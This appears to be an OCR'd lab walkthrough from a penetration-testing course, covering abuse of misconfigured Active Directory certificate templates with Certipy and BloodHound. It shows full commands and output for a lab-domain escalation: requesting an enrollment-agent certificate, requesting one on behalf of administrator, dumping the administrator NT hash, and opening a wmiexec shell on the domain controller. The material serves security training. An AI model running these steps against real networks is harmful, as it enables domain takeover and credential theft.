
The BloodHound data is saved as a ZIP-file that can be imported into my forked version of BloodHound with PKI support.


If you want BloodHound data output that is compatible with the original version of BloodHound, you can pass the `-old-bloodhound` parameter. Please note that Certipy uses BloodHound's new format, introduced in version 4, but that PKI integration is only supported in the forked version.

Custom Certipy queries for BloodHound can be found in customqueries.json. These will not be necessary for the forked version.

On Linux, custom BloodHound queries can be added in `~/.config/bloodhound/customqueries.json`, and for Windows in `C:\Users\[USERNAME]\AppData\Roaming\BloodHound\customqueries.json`

HTTPS://GITHUB.COM/ZEROBYTESECURE/CERTIPY?TAB=README-OV-FILE


BloodHound
BLWASP@LAB.LOCAL
Database Info
Node Info
Analysis
Custom Queries
Certificates
Find all Certificate Templates
Find enabled Certificate Templates
Find Certificate Authorities
Show Enrollment Rights for Certificate Template
Show Rights for Certificate Authority
Domain Escalation
Find Misconfigured Certificate Templates (ESC1)
Shortest Paths to Misconfigured Certificate Templates from Owned Principals (ESC1)
Find Misconfigured Certificate Templates (ESC2)
Shortest Paths to Misconfigured Certificate Templates from Owned Principals (ESC2)
Find Enrollment Agent Templates (ESC3)
Shortest Paths to Enrollment Agent Templates from Owned Principals (ESC3)
Shortest Paths to Vulnerable Certificate Template Access Control (ESC4)
Shortest Paths to Vulnerable Certificate Template Access Control from Owned Principals (ESC4)
ENTERPRISE ADMINS@LAB.LOCAL
USERS@LAB.LOCAL
SUBCA@LAB.LOCAL
DOMAIN ADMINS@LAB.LOCAL
BLWASP@LAB.LOCAL
Enroll
DOMAIN USERS@LAB.LOCAL
ESC2@LAB.LOCAL
Raw Query



BLWASP@LAB.LOCAL
Database Info
Node Info
Analysis
EXTRA PROPERTIES
Any Purpose
True
Authorized Signatures Required
0
Certificate Authorities
lab-LAB-DC-CA
Certificate Name Flag
EnrolleeSuppliesSubject
Client Authentication
True
Display Name
ESC2
Enabled
True
Enrollee Supplies Subject
True
Enrollment Agent
True
ENTERPRISE ADMINS@LAB.LOCAL
USERS@LAB.LOCAL
SUBCA@LAB.LOCAL
DOMAIN ADMINS@LAB.LOCAL
BLWASP@LAB.LOCAL
DOMAIN USERS@LAB.LOCAL
ESC2@LAB.LOCAL
Raw Query

```
┌─[eu-academy-6]─[10.10.14.136]─[htb-ac-738665@htb-i1zlqwng0u]─[~]
└──╼ [★]$ certipy req -u 'blwasp' -p 'Password123!' -dc-ip 10.129.228.236 -target lab-dc.lab.local -ca 'lab-LAB-DC-CA' -template 'ESC2' -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'lab-dc.lab.local' at '10.129.228.236'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.129.228.236[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.129.228.236[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 63
[*] Got certificate without identification
[*] Certificate has no object SID
[*] Saved certificate and private key to 'blwasp.pfx'
```

```
┌─[eu-academy-6]─[10.10.14.136]─[htb-ac-738665@htb-i1zlqwng0u]─[~]
└──╼ [★]$ certipy req -u 'blwasp' -p 'Password123!' -dc-ip 10.129.228.236 -target lab-dc.lab.local -ca 'lab-LAB-DC-CA' -template 'User' -on-behalf-of 'administrator' -pfx blwasp.pfx -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'lab-dc.lab.local' at '10.129.228.236'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.129.228.236[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.129.228.236[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 66
[*] Got certificate with UPN 'administrator@lab.local'
[*] Certificate object SID is 'S-1-5-21-2570265163-3918697770-3667495639-500'
[*] Saved certificate and private key to 'administrator.pfx'
```

```
┌─[eu-academy-6]─[10.10.14.136]─[htb-ac-738665@htb-i1zlqwng0u]─[~]
└──╼ [★]$ certipy auth -pfx administrator.pfx -username administrator -domain lab.local -dc-ip 10.129.228.236
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@lab.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@lab.local': aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe
```

```
┌─[us-academy-1]─[10.10.15.96]─[htb-ac-738665@htb-n8cbwsihys]─[~]
└──╼ [★]$ KRB5CCNAME=administrator.ccache wmiexec.py -k -no-pass LAB-DC.LAB.LOCAL
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
lab\administrator

C:\>
```


BLWASP@LAB.LOCAL
Database Info
Node Info
Analysis
LAB-LAB-DC-CA@LAB.LOCAL
OVERVIEW
Reachable High Value Targets 0
NODE PROPERTIES
Object ID 6737c27d-40f0-4e50-9a3f-460d70a8b043
EXTRA PROPERTIES
CA Name lab-LAB-DC-CA
Certificate Serial Number 16BD1CE8853DB8B5488A16757CA7C101
Certificate Subject CN=lab-LAB-DC-CA, DC=lab, DC=local
Certificate Validity End 2027-03-26 00:17:46+00:00
Certificate Validity Start 2022-03-26 00:07:46+00:00
DNS Name LAB-DC.lab.local
ManageCa
BLWASP@LAB.LOCAL
LAB-LAB-DC-CA@LAB.LOCAL
Raw Query

